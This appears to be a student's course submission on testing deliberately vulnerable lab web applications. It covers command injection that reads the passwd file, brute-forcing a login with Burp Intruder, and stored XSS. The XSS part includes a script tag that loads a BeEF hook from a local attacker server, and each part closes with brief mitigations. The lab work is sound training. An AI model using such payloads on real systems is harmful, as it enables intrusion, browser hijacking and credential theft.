



# Cybersecurity

## Module 15 Challenge Submission File

### Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

#### Web Application 1: Your Wish is My Command Injection

Provide a screenshot confirming that you successfully completed this exploit:

Vulnerability: Command Injection :: Damn Vulnerable Web Application (DVWA) v1.10 \*Development\* - Mozilla Firefox

Sun 16:48

Activities Firefox Web Browser

File Machine View Input Devices Help

192.168.13.25/vulnerabilities/exec/#

Vulnerability: Command Injection

Ping a device

Enter an IP address: 8.8.8.8

Submit

PING 8.8.8.8 (8.8.8.8): 56 data bytes  
64 bytes from 8.8.8.8: icmp\_seq=1 ttl=114 time=0.099 ms  
64 bytes from 8.8.8.8: icmp\_seq=1 ttl=114 time=0.063 ms  
64 bytes from 8.8.8.8: icmp\_seq=2 ttl=114 time=0.066 ms  
64 bytes from 8.8.8.8: icmp\_seq=2 ttl=114 time=0.029 ms  
+ 8.8.8.8 packets transmitted, 4 packets received, 0% packet loss  
round-trip min/avg/max/stddev = 0.099/0.639/10.029/1.253 ms

root@xenial:~# cd /var/www/html

index.php:x:11:1:admin:/bin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:4:sync:/sbin:/usr/sbin/nologin

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

pam:x:7:1:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:12:mail:/var/mail:/usr/sbin/nologin

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:11:11:proxy:/var/spool/proxy:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

apt:x:100:65534::/nonexistent:/bin/false

mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false

More Information

- <http://www.ictbd.com/doc/2530476/PHP-Endangers-Remote-Code-Execution>
- <http://www.seclists.org/>
- [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection)

View Source | View Help


Username: admin  
Security Level: low  
PHPIDS: disabled

192.168.13.25/setup.php

23°C Heavy rain

Search

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


Write two or three sentences outlining mitigation strategies for this vulnerability:

A few ways to make sure that this does not happen is to separate confidential files from the web server and accessible directories, you could also set permissions to restrict the web server account to just a few select individuals, and lastly you can add server-side validation so that people cannot access unintended files.

## Web Application 2: A Brute Force to Be Reckoned With

Provide a screenshot confirming that you successfully completed this exploit:



Attack Save Columns							
Results	Target	Positions	Payloads	Options			
Filter: Showing all items <span style="float: right;">(?)</span>							
Request ^	Payload1	Payload2	Status	Error	Timeout	Length	Comment
65	tonystark	Courage is immortal	200			11801	
66	timtom	Courage is immortal	200			11801	
67	peterparker	Courage is immortal	200			11801	
68	clarkkent	Courage is immortal	200			11801	
69	michaelsmith	Courage is immortal	200			11801	
70	henryhacker	Courage is immortal	200			11801	
71	superman	I am Iron Man	200			11801	
72	loislane	I am Iron Man	200			11801	
73	spiderman	I am Iron Man	200			11801	
74	jennyjones	I am Iron Man	200			11801	
75	tonystark	I am Iron Man	200			11827	
76	timtom	I am Iron Man	200			11801	
77	peterparker	I am Iron Man	200			11801	
78	clarkkent	I am Iron Man	200			11801	
79	michaelsmith	I am Iron Man	200			11801	

Request	Response
	<pre> Pretty Raw Render \n Actions ▾         Login         &lt;/button&gt;  78 79      &lt;/form&gt; 80 81      &lt;br &gt; 82 83      &lt;font color="green"&gt; 84          Successful login! You really are Iron Man :) 85      &lt;/font&gt; 86 87      &lt;/div&gt; &lt;div id="side"&gt;     &lt;a href="http://itsecgames.blogspot.com" target="blank_" class="button"&gt;&lt;img src="./images/blogger.png"&gt;     &lt;/a&gt; </pre>

(?)
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Search...
0 matches

Finished


The Iron man line is the one that is different which means it could be the correct combination. After logging in it a message displays stating you are iron man.

Write two or three sentences outlining mitigation strategies for this vulnerability:

Mitigation Strategies could include requiring 2-factor authentication, a lockout period after a set number of password attempts and the use of complex password and usernames.



### Web Application 3: Where's the BeEF?

Provide a screenshot confirming that you successfully completed this exploit:




A screenshot of a Linux desktop environment showing a Firefox browser window. The browser title bar reads "Vulnerability: Stored Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 \*Development\* - Mozilla Firefox". The URL in the address bar is "192.168.13.25/vulnerabilities/xss\_s/". The DVWA interface shows a guestbook form with a "Name" field containing "Billy" and a "Message" field containing "<script src='http://127.0.0.1:3000/hook.js'></script>". Below the form, a message box displays "Name: test" and "Message: This is a test comment.". A sidebar menu lists various attack types, with "XSS (Stored)" highlighted. The bottom of the screen shows a developer toolbar with the "Inspector" tab active, displaying the HTML structure of the page and the CSS styles applied to it.


Had to increase the length to fit my script. I adjusted this by inspecting the element and increasing the length to 500.



You can see the username and password that were used in the pop-up.



Here the plugin is able to be seen.



Here is the geolocation it was able to see from the option selected.

Write two or three sentences outlining mitigation strategies for this vulnerability:

Input validation is a good way to mitigate the risk of this as it helps prevent any cross site scripting. You can also use browser add-ons to block exploits.

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